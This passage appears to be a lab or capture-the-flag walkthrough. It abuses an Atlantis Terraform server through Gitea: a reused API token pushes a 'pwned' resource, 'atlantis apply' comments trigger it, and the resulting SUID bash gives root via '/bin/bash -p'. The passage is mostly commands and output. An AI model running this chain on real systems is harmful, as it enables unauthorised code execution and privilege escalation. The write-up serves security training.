alexis@ip-10-1-141-49:~/private$ git config user.name "atlantis"
alexis@ip-10-1-141-49:~/private$ git commit -m "added a resource pwned"
[main 3347c9e] added a resource pwned
 1 file changed, 5 insertions(+)
 create mode 100644 pwned.tf
alexis@ip-10-1-141-49:~/private$ git push origin main
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 2 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (3/3), 367 bytes | 367.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
remote:
remote: Create a new pull request for 'main':
remote:   https://gitoops.local/atlantis/private/pulls/new/main
remote:
remote: . Processing 1 references
remote: Processed 1 references in total
To https://gitoops.local/atlantis/private.git
   83dcb89..3347c9e  main -> main
alexis@ip-10-1-141-49:~/private$
And You might ask how are We pushing without the token ?
That's because We cloned the Repo using this git clone https://atlantis:6eceab1137146d06a70fdbd02abf3863186a088e@gitoops.local/atlantis/private.git which creates a file .git/config looks like this
[remote "origin"]
    url = https://atlantis:6eceab1137146d06a70fdbd02abf3863186a088e@gitoops.local/atlantis/private.git
So every time We perform action later using git, It uses that URL with the token in it
Then we create a PR to the main repo private
alexis@ip-10-1-141-49:~/private$ curl -X POST "https://gitoops.local/api/v1/repos/gitCorp/private/pulls" \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{
    "title": "add resource",
    "head": "atlantis:main",
    "base": "main"
  }'
{"id":1,"url":"https://gitoops.local/gitCorp/private/pulls/1","number":1,"user":{"id":3,"login":"atlantis","login_name":"atlantis","source_id":0,"full_name":"atlantis","email":"atlantis@gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"1970-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":true,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"},"title":"add resource","body":"","labels":[],"milestone":null,"assignee":null,"assignees":[],"requested_reviewers":[],"requested_reviewers_teams":[],"state":"open","draft":false,"is_locked":false,"comments":0,"additions":5,"deletions":0,"changed_files":1,"html_url":"https://gitoops.local/gitCorp/private/pulls/1","diff_url":"https://gitoops.local/gitCorp/private/pulls/1.diff","patch_url":"https://gitoops.local/gitCorp/private/pulls/1.patch","mergeable":true,"merged":false,"merged_at":null,"merge_commit_sha":null,"merged_by":null,"allow_maintainer_edit":false,"base":{"label":"main","ref":"main","sha":"83dcb89cf451486b1ddecea9fb82a35ae6081a49","repo_id":2,"repo":{"id":2,"owner":{"id":2,"login":"gitCorp","login_name":"","source_id":0,"full_name":"","email":"gitcorp@noreply.gitoops.local","avatar_url":"https://gitoops.local/avatars/0eac2817a652978ad37197be708e0a2f","html_url":"https://gitoops.local/gitCorp","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:37Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"string","visibility":"public","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"gitCorp"},"name":"private","full_name":"gitCorp/private","description":"Private repository","empty":false,"private":true,"fork":false,"template":false,"mirror":false,"size":27,"language":"","languages_url":"https://gitoops.local/api/v1/repos/gitCorp/private/languages","html_url":"https://gitoops.local/gitCorp/private","url":"https://gitoops.local/api/v1/repos/gitCorp/private","link":"","ssh_url":"ssh://gitea@gitoops.local:2222/gitCorp/private.git","clone_url":"https://gitoops.local/gitCorp/private.git","original_url":"","website":"","stars_count":0,"forks_count":1,"watchers_count":3,"open_issues_count":0,"open_pr_counter":0,"release_counter":0,"default_branch":"main","archived":false,"created_at":"2025-10-29T20:17:45Z","updated_at":"2025-10-29T20:18:05Z","archived_at":"1970-01-01T00:00:00Z","permissions":{"admin":false,"push":false,"pull":true},"has_code":false,"has_issues":true,"internal_tracker":{"enable_time_tracker":true,"allow_only_contributors_to_track_time":true,"enable_issue_dependencies":true},"has_wiki":true,"has_pull_requests":true,"has_projects":true,"projects_mode":"all","has_releases":true,"has_packages":false,"has_actions":false,"ignore_whitespace_conflicts":false,"allow_merge_commits":true,"allow_rebase":true,"allow_rebase_explicit":true,"allow_squash_merge":true,"allow_fast_forward_only_merge":true,"allow_rebase_update":true,"allow_manual_merge":false,"autodetect_manual_merge":false,"default_delete_branch_after_merge":false,"default_merge_style":"merge","default_allow_maintainer_edit":false,"avatar_url":"","internal":false,"mirror_interval":"","object_format_name":"sha1","mirror_updated":"0001-01-01T00:00:00Z","topics":[],"licenses":[]}},"head":{"label":"main","ref":"main","sha":"3347c9ef48b03b07c3314d446d881ddb8ca602e2","repo_id":3,"repo":{"id":3,"owner":{"id":3,"login":"atlantis","login_name":"","source_id":0,"full_name":"atlantis","email":"atlantis@noreply.gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"},"name":"private","full_name":"atlantis/private","description":"Private repository","empty":false,"private":true,"fork":true,"template":false,"parent":{"id":2,"owner":{"id":2,"login":"gitCorp","login_name":"","source_id":0,"full_name":"","email":"","avatar_url":"https://gitoops.local/avatars/0eac2817a652978ad37197be708e0a2f","html_url":"https://gitoops.local/gitCorp","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:37Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"string","visibility":"public","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"gitCorp"},"name":"private","full_name":"gitCorp/private","description":"Private repository","empty":false,"private":true,"fork":false,"template":false,"mirror":false,"size":27,"language":"","languages_url":"https://gitoops.local/api/v1/repos/gitCorp/private/languages","html_url":"https://gitoops.local/gitCorp/private","url":"https://gitoops.local/api/v1/repos/gitCorp/private","link":"","ssh_url":"ssh://gitea@gitoops.local:2222/gitCorp/private.git","clone_url":"https://gitoops.local/gitCorp/private.git","original_url":"","website":"","stars_count":0,"forks_count":1,"watchers_count":3,"open_issues_count":0,"open_pr_counter":1,"release_counter":0,"default_branch":"main","archived":false,"created_at":"2025-10-29T20:17:45Z","updated_at":"2025-10-29T20:18:05Z","archived_at":"1970-01-01T00:00:00Z","permissions":{"admin":true,"push":true,"pull":true},"has_code":false,"has_issues":true,"internal_tracker":{"enable_time_tracker":true,"allow_only_contributors_to_track_time":true,"enable_issue_dependencies":true},"has_wiki":true,"has_pull_requests":true,"has_projects":true,"projects_mode":"all","has_releases":true,"has_packages":false,"has_actions":false,"ignore_whitespace_conflicts":false,"allow_merge_commits":true,"allow_rebase":true,"allow_rebase_explicit":true,"allow_squash_merge":true,"allow_fast_forward_only_merge":true,"allow_rebase_update":true,"allow_manual_merge":false,"autodetect_manual_merge":false,"default_delete_branch_after_merge":false,"default_merge_style":"merge","default_allow_maintainer_edit":false,"avatar_url":"","internal":false,"mirror_interval":"","object_format_name":"sha1","mirror_updated":"0001-01-01T00:00:00Z","topics":[],"licenses":[]},"mirror":false,"size":28,"language":"","languages_url":"https://gitoops.local/api/v1/repos/atlantis/private/languages","html_url":"https://gitoops.local/atlantis/private","url":"https://gitoops.local/api/v1/repos/atlantis/private","link":"","ssh_url":"ssh://gitea@gitoops.local:2222/atlantis/private.git","clone_url":"https://gitoops.local/atlantis/private.git","original_url":"","website":"","stars_count":0,"forks_count":0,"watchers_count":1,"open_issues_count":0,"open_pr_counter":0,"release_counter":0,"default_branch":"main","archived":false,"created_at":"2026-08-30T18:02:45Z","updated_at":"2026-08-30T18:07:46Z","archived_at":"1970-01-01T00:00:00Z","permissions":{"admin":true,"push":true,"pull":true},"has_code":false,"has_issues":false,"has_wiki":false,"has_pull_requests":true,"has_projects":false,"projects_mode":"all","has_releases":false,"has_packages":false,"has_actions":false,"ignore_whitespace_conflicts":false,"allow_merge_commits":true,"allow_rebase":true,"allow_rebase_explicit":true,"allow_squash_merge":true,"allow_fast_forward_only_merge":true,"allow_rebase_update":true,"allow_manual_merge":false,"autodetect_manual_merge":false,"default_delete_branch_after_merge":false,"default_merge_style":"merge","default_allow_maintainer_edit":false,"avatar_url":"","internal":false,"mirror_interval":"","object_format_name":"sha1","mirror_updated":"0001-01-01T00:00:00Z","topics":[],"licenses":[]}},"merge_base":"83dcb89cf451486b1ddecea9fb82a35ae6081a49","due_date":null,"created_at":"2026-08-30T18:08:33Z","updated_at":"2026-08-30T18:08:33Z","closed_at":null,"pin_order":0}
Then we comment with atlantis plan to dry run using Terraform plan
alexis@ip-10-1-141-49:~/private$ curl -X POST "https://gitoops.local/api/v1/repos/gitCorp/private/issues/1/comments" \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{"body": "atlantis plan"}'
{"id":3,"html_url":"https://gitoops.local/gitCorp/private/pulls/1#issuecomment-3","pull_request_url":"https://gitoops.local/gitCorp/private/pulls/1","issue_url":"","user":{"id":3,"login":"atlantis","login_name":"","source_id":0,"full_name":"atlantis","email":"atlantis@noreply.gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"},"original_author":"","original_author_id":0,"body":"atlantis plan","assets":[],"created_at":"2026-08-30T18:09:26Z","updated_at":"2026-08-30T18:09:26Z"}
Now if you check the comments on the post you'll see that atlantis added another comment with what it is gonna do which is this Ran Plan for dir: blablabla
alexis@ip-10-1-141-49:~/private$ curl -s -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  "https://gitoops.local/api/v1/repos/gitCorp/private/issues/1/comments" | python3 -m json.tool
[
    {
        "id": 2,
        "html_url": "https://gitoops.local/gitCorp/private/pulls/1#issuecomment-2",
        "pull_request_url": "https://gitoops.local/gitCorp/private/pulls/1",
        "issue_url": "",
        "user": {
            "id": 3,
            "login": "atlantis",
            "login_name": "",
< SNIP>
            "username": "atlantis"
        },
        "original_author": "",
        "original_author_id": 0,
        "body" : "Ran Plan for dir: `.` workspace: `default`\n\n```diff\nTerraform used the selected providers to generate the following execution\nplan. Resource actions are indicated with the following symbols:\n+ create\n\nTerraform will perform the following actions:\n\n  # null_resource.pwn will be created\n+ resource \" null_resource\" \"pwn\" {\n + id = (known after apply)\n }\n\nPlan: 1 to add, 0 to change, 0 to destroy.\n```\n\n* :arrow_forward: To **apply** this plan, comment:\n ```shell\n atlantis apply -d .\n ```\n* :put_litter_in_its_place: To **delete** this plan and lock, click [here](http://atlantis.gi
toops.local/lock?id=gitCorp%252Fprivate%252F.%252Fdefault)\n* :repeat: To **plan** this project again, comment:\n ```shell\n atlantis plan -d .\n ```\n\n---\n* :fast_forward: To **apply** all unapplied plans from this Pull Request, comment:\n ```shell\n atlantis apply\n ```\n* :put_litter_in_its_place: To **delete** all plans and locks from this Pull Request, comment:\n ```shell\n atlantis unlock\n ```",
        "assets": [],
        "created_at": "2026-08-30T18:08:35Z",
        "updated_at": "2026-08-30T18:08:35Z"
    },
    {
        "id": 3,
        "html_url": "https://gitoops.local/gitCorp/private/pulls/1#issuecomment-3",
        "pull_request_url": "https://gitoops.local/gitCorp/private/pulls/1",
        "issue_url": "",
        }, < THIS IS OUR COMMENT>
        "original_author": "",
        "original_author_id": 0,
        "body": "atlantis plan",
        "assets": [],
        "created_at": "2026-08-30T18:09:26Z",
        "updated_at": "2026-08-30T18:09:26Z"
    },
    {
        "id": 4,
        "html_url": "https://gitoops.local/gitCorp/private/pulls/1#issuecomment-4",
        "pull_request_url": "https://gitoops.local/gitCorp/private/pulls/1",
        "issue_url": "",
        "user" : { < SNIP>
        },
        "original_author": "",
        "original_author_id": 0,
        "body" : "Ran Plan for dir: `.` workspace: `default`\n\n```diff\nTerraform used the selected providers to generate the following execution\nplan. Resource actions are indicated with the following symbols:\n+ create\n\nTerraform will perform the following actions:\n\n  # null_resource.pwn will be created\n+ resource \" null_resource\" \"pwn\" {\n + id = (known after apply)\n }\n\nPlan: 1 to add, 0 to change, 0 to destroy.\n```\n\n* :arrow_forward: To **apply** this plan, comment:\n ```shell\n atlantis apply -d .\n ```\n* :put_litter_in_its_place: To **delete** this plan and lock, click [here](http://atlantis.gi
toops.local/lock?id=gitCorp%252Fprivate%252F.%252Fdefault)\n* :repeat: To **plan** this project again, comment:\n ```shell\n atlantis plan -d .\n ```\n\n---\n* :fast_forward: To **apply** all unapplied plans from this Pull Request, comment:\n ```shell\n atlantis apply\n ```\n* :put_litter_in_its_place: To **delete** all plans and locks from this Pull Request, comment:\n ```shell\n atlantis unlock\n ```",
        "assets": [],
        "created_at": "2026-08-30T18:09:28Z",
        "updated_at": "2026-08-30T18:09:28Z"
    }
]
alexis@ip-10-1-141-49:~/private$
Now that we're sure it is working all is left is to actually trigger it using apply
alexis@ip-10-1-141-49:~/private$ curl -X POST "https://gitoops.local/api/v1/repos/gitCorp/private/issues/1/comments" \
  -H "Authorization: token 6eceab1137146d06a70fdbd02abf3863186a088e" \
  -H "Content-Type: application/json" \
  -d '{"body": "atlantis apply"}'
{"id":5,"html_url":"https://gitoops.local/gitCorp/private/pulls/1#issuecomment-5","pull_request_url":"https://gitoops.local/gitCorp/private/pulls/1","issue_url":"","user":{"id":3,"login":"atlantis","login_name":"","source_id":0,"full_name":"atlantis","email":"atlantis@noreply.gitoops.local","avatar_url":"https://gitoops.local/avatars/6110360c92ad434f7c9a83d192fc10e2","html_url":"https://gitoops.local/atlantis","language":"","is_admin":false,"last_login":"0001-01-01T00:00:00Z","created":"2025-10-29T20:17:46Z","restricted":false,"active":false,"prohibit_login":false,"location":"","website":"","description":"","visibility":"private","followers_count":0,"following_count":0,"starred_repos_count":0,"username":"atlantis"},"original_author":"","original_author_id":0,"body":"atlantis apply","assets":[],"created_at":"2026-08-30T18:11:44Z","updated_at":"2026-08-30T18:11:44Z"}
alexis@ip-10-1-141-49:~/private$
If we check the bash binary right after we'll see that it has the SUID bit set on it and it is owned by root so we can get root now
alexis@ip-10-1-141-49:~/private$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
alexis@ip-10-1-141-49:~/private$
So we use /bin/bash -p and -p stops bash from voluntarily dropping that privilege on startup so we drop in a root shell as you can see

Path
That's the Steps we did

Resources
- https://docs.gitea.com/
- https://developer.hashicorp.com/terraform/language/state
- https://docs.aws.amazon.com/AmazonS3/latest/userguide/ShareObjectPreSignedURL.html
- https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3/cp.html
- https://www.runatlantis.io/docs/use-atlantis-with-gitea.html
- https://developer.hashicorp.com/terraform/language/resources/provisioners/local-exec
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#suid
- https://gtfobins.github.io/gtfobins/bash/#suid